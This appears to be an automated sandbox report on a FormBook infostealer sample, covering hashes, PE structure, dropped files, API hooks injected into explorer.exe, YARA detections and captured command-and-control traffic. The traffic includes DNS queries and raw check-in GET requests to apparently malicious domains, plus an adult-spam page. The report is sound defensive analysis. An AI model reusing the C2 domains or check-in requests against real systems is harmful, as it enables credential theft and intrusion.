Preview:	.....C.+.2...+.....5R.....5.+..5.....+...%..%.M5.....A5zA.V.%..%.M5...X...A5.A.~.%..%.M5...y...A5jA...%..%.M5.....A5.A.n+}.(4$..#...5..A5RA..C5.+...A5.A..C5.C..M.i.\|$...C5.. ..M.lA5...A.+..$.....+.....%z..%...%j...%....%R..%..u.....C...A...+..%..%z..C5...A5.....+...C...C5....l...C.....5.C5.C.35...C5.C.C..C.iC.i.A..A5.C5.C.2C..A.C5.C...l..... .....l....._.....l.....l...C.+.....5..5.....M5zA5.+}....C5....C5.2A5.C5..A5.....u..8C5..$..#..A..zA..VM5..$..i..A..zA..V$.$..#..M..z...._.....\|...A5...M5...%.....A5.+}....+.... 5.....C5..l...C.+.2.....5..5.....M5.A5.+}....C5....C5.2A5.C5..A5.....u...D...C5..$..#..A..A..nC5..$..i..A..A..nC5..$..y.A..A..nC5..$..#\|.A..A..nM5..$..i..A..A..n$.$..#..M..... ...A5.+}....C5.C..A....%..%..%..%..%..1...A5.+}....+....5.....C5..l...C.+...5.....M5.A5.+}....C5....C5.2A5.C5..A5....L...u..8C5..$..#..A..A..C5..$..i..A..A..$.$..#..M.....A5.. ..%..%..g..

C:\Users\user\AppData\Local\Temp\nsuD94B.tmp

Process:	C:\Users\user\Desktop\inlaww321345.exe
File Type:	data
Category:	dropped
Size (bytes):	281625
Entropy (8bit):	7.654738046594992
Encrypted:	false

SSDEEP:	6144:c1bY08jwy5UakVtVNAKYULKX5d2/vq77i+9hiCkC:h0oUL/0Ukd2ki8hiCx
MD5:	585D37FBFEFC8B840674B7FBDDDF74A4
SHA1:	D4027F373F35D9CBDF5C52F98B30C81C74C61BDB
SHA-256:	4E75A79C5CBEC5424037AF3B798D39110AD2247FC7E4F59DC69FA85E62C34C16
SHA-512:	98C2B9ABBB5E8808C107F2232AF8ED047DE5E9445C6D27A6787021450317F66CBE717D492EA3A9D7B3F81AC8068B5BB317FA205CAA92FC93BA15945B6E79610B
Malicious:	false
Reputation:	low
Preview:	.....,.....;...8..... .....G.....8...j.....[..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.915739431814618
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	inlaww321345.exe
File size:	277700
MD5:	43e64e0ab6ca479c2af3afed56216a91
SHA1:	983a822ffde2b558dfe2a8ac1dcc4d42df0f1d94
SHA256:	cbdf1e33bc694b1ca634a4b042bd010050c9baf99078c91adf961ef92cebd305
SHA512:	091159b524e3150e412a56f39193601b76fd644c8db4042293e37dfdc54c7d416efc1bfbec4c832fd7b54140b047cda55eee45d834b0fad40f50b800d95003f0
SSDEEP:	6144:LOtIOKoTojUJuQVK0V4SwDTlAKht8Zy+ksPmQeSB+UGlk:LOLzoYJuQVK0V41GatH+kzQeSB+UGlk
TLSH:	76441202EBB0C073E6A36E365D3E8B374DE5C9A25815AB2B4B547609BD766C2C10F743
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@.....PE..L.....Oa.....h....:....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x403646
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9AA9 [Sat Sep 25 21:54:49 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	61259b55b8912888e90f516ca08dc514

Entrypoint Preview
Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A230h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080C8h]
mov esi, dword ptr [004080CCh]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007FBB449DEC1Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007FBB449DEBEAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [007A8B58h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers	
Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3b9000	0xa50	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x67c4	0x6800	False	0.675180288462	data	6.49518266675	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.4498046875	data	5.14106681717	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x39ebb8	0x600	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a9000	0x10000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3b9000	0xa50	0xc00	False	0.401692708333	data	4.18753619353	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3b9190	0x2e8	data	English	United States
RT_DIALOG	0x3b9478	0x100	data	English	United States
RT_DIALOG	0x3b9578	0x11c	data	English	United States
RT_DIALOG	0x3b9698	0x60	data	English	United States
RT_GROUP_ICON	0x3b96f8	0x14	data	English	United States
RT_MANIFEST	0x3b9710	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu

DLL	Import
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, CreateFileW, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.96.10 49808802031449 05/14/22-13:08:49.696707	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49808	80	192.168.2.3	188.114.96.10
192.168.2.3188.114.96.10 49808802031453 05/14/22-13:08:49.696707	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49808	80	192.168.2.3	188.114.96.10
192.168.2.3188.114.96.10 49808802031412 05/14/22-13:08:49.696707	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49808	80	192.168.2.3	188.114.96.10

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 13:08:49.679449081 CEST	49808	80	192.168.2.3	188.114.96.10
May 14, 2022 13:08:49.695677996 CEST	80	49808	188.114.96.10	192.168.2.3
May 14, 2022 13:08:49.695893049 CEST	49808	80	192.168.2.3	188.114.96.10
May 14, 2022 13:08:49.696707010 CEST	49808	80	192.168.2.3	188.114.96.10

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 13:08:49.712908030 CEST	80	49808	188.114.96.10	192.168.2.3
May 14, 2022 13:08:49.724560976 CEST	80	49808	188.114.96.10	192.168.2.3
May 14, 2022 13:08:49.724622965 CEST	80	49808	188.114.96.10	192.168.2.3
May 14, 2022 13:08:49.724986076 CEST	49808	80	192.168.2.3	188.114.96.10
May 14, 2022 13:08:49.725151062 CEST	49808	80	192.168.2.3	188.114.96.10
May 14, 2022 13:08:49.741282940 CEST	80	49808	188.114.96.10	192.168.2.3
May 14, 2022 13:09:10.119378090 CEST	49810	80	192.168.2.3	154.85.152.171
May 14, 2022 13:09:10.303877115 CEST	80	49810	154.85.152.171	192.168.2.3
May 14, 2022 13:09:10.304033041 CEST	49810	80	192.168.2.3	154.85.152.171
May 14, 2022 13:09:10.304163933 CEST	49810	80	192.168.2.3	154.85.152.171
May 14, 2022 13:09:10.490811110 CEST	80	49810	154.85.152.171	192.168.2.3
May 14, 2022 13:09:10.490907907 CEST	80	49810	154.85.152.171	192.168.2.3
May 14, 2022 13:09:10.490958929 CEST	80	49810	154.85.152.171	192.168.2.3
May 14, 2022 13:09:10.491028070 CEST	49810	80	192.168.2.3	154.85.152.171
May 14, 2022 13:09:10.491060019 CEST	49810	80	192.168.2.3	154.85.152.171
May 14, 2022 13:09:10.491131067 CEST	49810	80	192.168.2.3	154.85.152.171
May 14, 2022 13:09:10.675293922 CEST	80	49810	154.85.152.171	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 13:08:49.640903950 CEST	50152	53	192.168.2.3	8.8.8.8
May 14, 2022 13:08:49.670495033 CEST	53	50152	8.8.8.8	192.168.2.3
May 14, 2022 13:09:09.940263033 CEST	56639	53	192.168.2.3	8.8.8.8
May 14, 2022 13:09:10.118308067 CEST	53	56639	8.8.8.8	192.168.2.3
May 14, 2022 13:09:30.653565884 CEST	62724	53	192.168.2.3	8.8.8.8
May 14, 2022 13:09:30.674031019 CEST	53	62724	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 14, 2022 13:08:49.640903950 CEST	192.168.2.3	8.8.8.8	0x9c1c	Standard query (0)	www.informacion-numero-24-h.site	A (IP address)	IN (0x0001)
May 14, 2022 13:09:09.940263033 CEST	192.168.2.3	8.8.8.8	0x8b0e	Standard query (0)	www.tzjisheng.com	A (IP address)	IN (0x0001)
May 14, 2022 13:09:30.653565884 CEST	192.168.2.3	8.8.8.8	0x8d9d	Standard query (0)	www.rodosmail.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 14, 2022 13:08:49.670495033 CEST	8.8.8.8	192.168.2.3	0x9c1c	No error (0)	www.informacion-numero-24-h.site		188.114.96.10	A (IP address)	IN (0x0001)
May 14, 2022 13:08:49.670495033 CEST	8.8.8.8	192.168.2.3	0x9c1c	No error (0)	www.informacion-numero-24-h.site		188.114.97.10	A (IP address)	IN (0x0001)
May 14, 2022 13:09:10.118308067 CEST	8.8.8.8	192.168.2.3	0x8b0e	No error (0)	www.tzjisheng.com		154.85.152.171	A (IP address)	IN (0x0001)
May 14, 2022 13:09:30.674031019 CEST	8.8.8.8	192.168.2.3	0x8d9d	No error (0)	www.rodosmail.xyz	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 13:09:30.674031019 CEST	8.8.8.8	192.168.2.3	0x8d9d	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
May 14, 2022 13:09:30.674031019 CEST	8.8.8.8	192.168.2.3	0x8d9d	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
May 14, 2022 13:09:30.674031019 CEST	8.8.8.8	192.168.2.3	0x8d9d	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
May 14, 2022 13:09:30.674031019 CEST	8.8.8.8	192.168.2.3	0x8d9d	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 14, 2022 13:09:30.674031019 CEST	8.8.8.8	192.168.2.3	0x8d9d	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
May 14, 2022 13:09:30.674031019 CEST	8.8.8.8	192.168.2.3	0x8d9d	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
May 14, 2022 13:09:30.674031019 CEST	8.8.8.8	192.168.2.3	0x8d9d	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.informacion-numero-24-h.site
- www.tzjisheng.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49808	188.114.96.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 13:08:49.696707010 CEST	7579	OUT	GET /sn31/?3fK84j=bDKp2PCxjp9Dyht0&p6Ah=F3OPTzYh/KYNQDx4mU9pmepphtdjiinNkarquV5J38/xiILCZY JsFfYNFvKas6or25OS HTTP/1.1 Host: www.informacion-numero-24-h.site Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 14, 2022 13:08:49.724560976 CEST	7580	IN	HTTP/1.1 301 Moved Permanently Date: Sat, 14 May 2022 11:08:49 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Sat, 14 May 2022 12:08:49 GMT Location: https://www.informacion-numero-24-h.site/sn31/?3fK84j=bDKp2PCxjp9Dyht0&p6Ah=F3OPTzYh/KYNQD x4mU9pmepphtdjiinNkarquV5J38/xiILCZYJsFfYNFvKas6or25OS Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=q3jYpuw08wCTyYleUQgANz5%2FXm28vc Sj4BwpLVOnE%2BnApx8wP1I2PlNxA8sjWRQls%2Fbwiu%2BqJBl1neGaVXAUHTOBFP70cq8JwTnt1n%2F11%2Bw6rQ 81FgayXw%2BWMDKdQyaFpmWylNMz5aZH9OSaPvxHi29l1Q%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 70b32d9aab206937-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49810	154.85.152.171	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 13:09:10.304163933 CEST	8190	OUT	GET /sn31/?p6Ah=2a7s6yRQu5sKFClQSChidlXjlxi9pt4Q5wJ1geib+tah5K7nc27GLkEkTe4Wsszvrpha&3fK84 j=bDKp2PCxjp9Dyht0 HTTP/1.1 Host: www.tzjisheng.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 13:09:10.490811110 CEST	8191	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 14 May 2022 11:09:10 GMT Content-Type: text/html Content-Length: 1780 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 b3 b1 d6 dd c7 b1 b3 bf ce c4 bb af b4 ab b2 a5 d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 35 37 3b 26 23 35 37 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 33 31 39 33 34 3b 2c 26 23 32 32 38 32 33 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 31 31 39 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 31 31 39 3b 26 23 39 38 3b 26 23 31 31 39 3b 26 23 31 30 30 3b 26 23 31 30 31 3b 26 23 31 31 3b 26 23 31 31 35 3b 2c 26 23 33 33 36 30 39 3b 26 23 33 34 35 39 34 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 2c 26 23 32 35 31 30 34 3b 26 23 32 30 31 35 34 3b 26 23 39 37 3b 26 23 31 31 38 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 32 36 30 38 30 3b 26 23 33 38 36 35 36 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 26 23 32 32 31 32 30 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 35 37 3b 26 23 35 37 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 33 31 39 33 34 3b 2c 26 23 32 32 38 32 33 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 31 31 39 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 31 31 39 3b 26 23 39 38 3b 26 23 31 31 39 3b 26 23 39 38 3b 26 23 31 31 39 3b 26 23 39 38 3b 26 23 31 31 38 3b 26 23 31 30 35 3b 26 23 31 30 30 3b 26 23 31 30 31 3b 26 23 31 31 31 3b 26 23 31 31 35 3b 2c 26 23 33 33 36 30 39 3b 26 23 33 34 35 39 34 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 2c 26 23 32 35 31 30 34 3b 26 23 32 30 31 35 34 3b 26 23 39 37 3b 26 23 31 31 38 3b 26 23 32 36 30 38 30 3b 26 23 33 38 36 35 36 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 26 23 32 32 31 32 30 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 35 37 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 33 31 39 33 34 3b 2c 26 23 32 32 38 32 33 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 31 31 39 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 31 31 39 3b 26 23 39 38 3b 26 23 31 31 39 3b 26 23 31 31 38 3b 26 23 31 30 35 3b 26 23 31 30 30 3b 26 23 31 31 31 3b 26 23 31 31 35 3b 2c 26 23 33 33 36 30 39 3b 26 23 33 34 35 39 34 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 26 23 31 31 39 3b 2c 26 23 32 35 31 30 34 3b 26 23 32 30 31 35 34 3b 26 23 39 37 3b 26 23 31 31 38 3b 26 23 32 36 30 38 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>久久精品99国产国产精,大bbwbbwbbwvideos,草蜢视频在线观看www,成人av无码无需播放器</title><meta name="keywords" content="久久精品99国产国产精,大bbwbbwbbwvideos,草蜢视频在线观看www,成人av无码无需播放器" /><meta name="description" content="久久精品99国产国产精,大bbwbbwbbwvideos,草蜢视频在线观看www,成人av&#2608

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xE1
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xE1
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xE1
GetMessageA	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xE1

Statistics

Behavior



System Behavior

Analysis Process: inlaww321345.exe PID: **6464**, Parent PID: **988**

General

Target ID:	0
Start time:	13:07:14
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\inlaww321345.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\inlaww321345.exe"
Imagebase:	0x400000
File size:	277700 bytes
MD5 hash:	43E64E0AB6CA479C2AF3AFED56216A91
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: idczzzzbpy.exe PID: **6492**, Parent PID: **6464**

General

Target ID:	1
Start time:	13:07:15
Start date:	14/05/2022
Path:	C:\Users\user\AppData\Local\Temp\idczzzzbpy.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\idczzzzbpy.exe C:\Users\user\AppData\Local\Temp\naxsk
Imagebase:	0x3b0000
File size:	80384 bytes
MD5 hash:	0A3F789C1F124B76E2EDC74EBEACF70A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.251263067.0000000000700000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.251263067.0000000000700000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.251263067.0000000000700000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 46%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\naxsk	unknown	4096	success or wait	1	3B2C9C	ReadFile
C:\Users\user\AppData\Local\Temp\naxsk	unknown	4096	success or wait	1	3B2C9C	ReadFile

Analysis Process: idczzzzbpy.exe PID: **6516**, Parent PID: **6492**

General

Target ID:	2
Start time:	13:07:16
Start date:	14/05/2022
Path:	C:\Users\user\AppData\Local\Temp\idczzzzbpy.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\idczzzzbpy.exe C:\Users\user\AppData\Local\Temp\naxsk
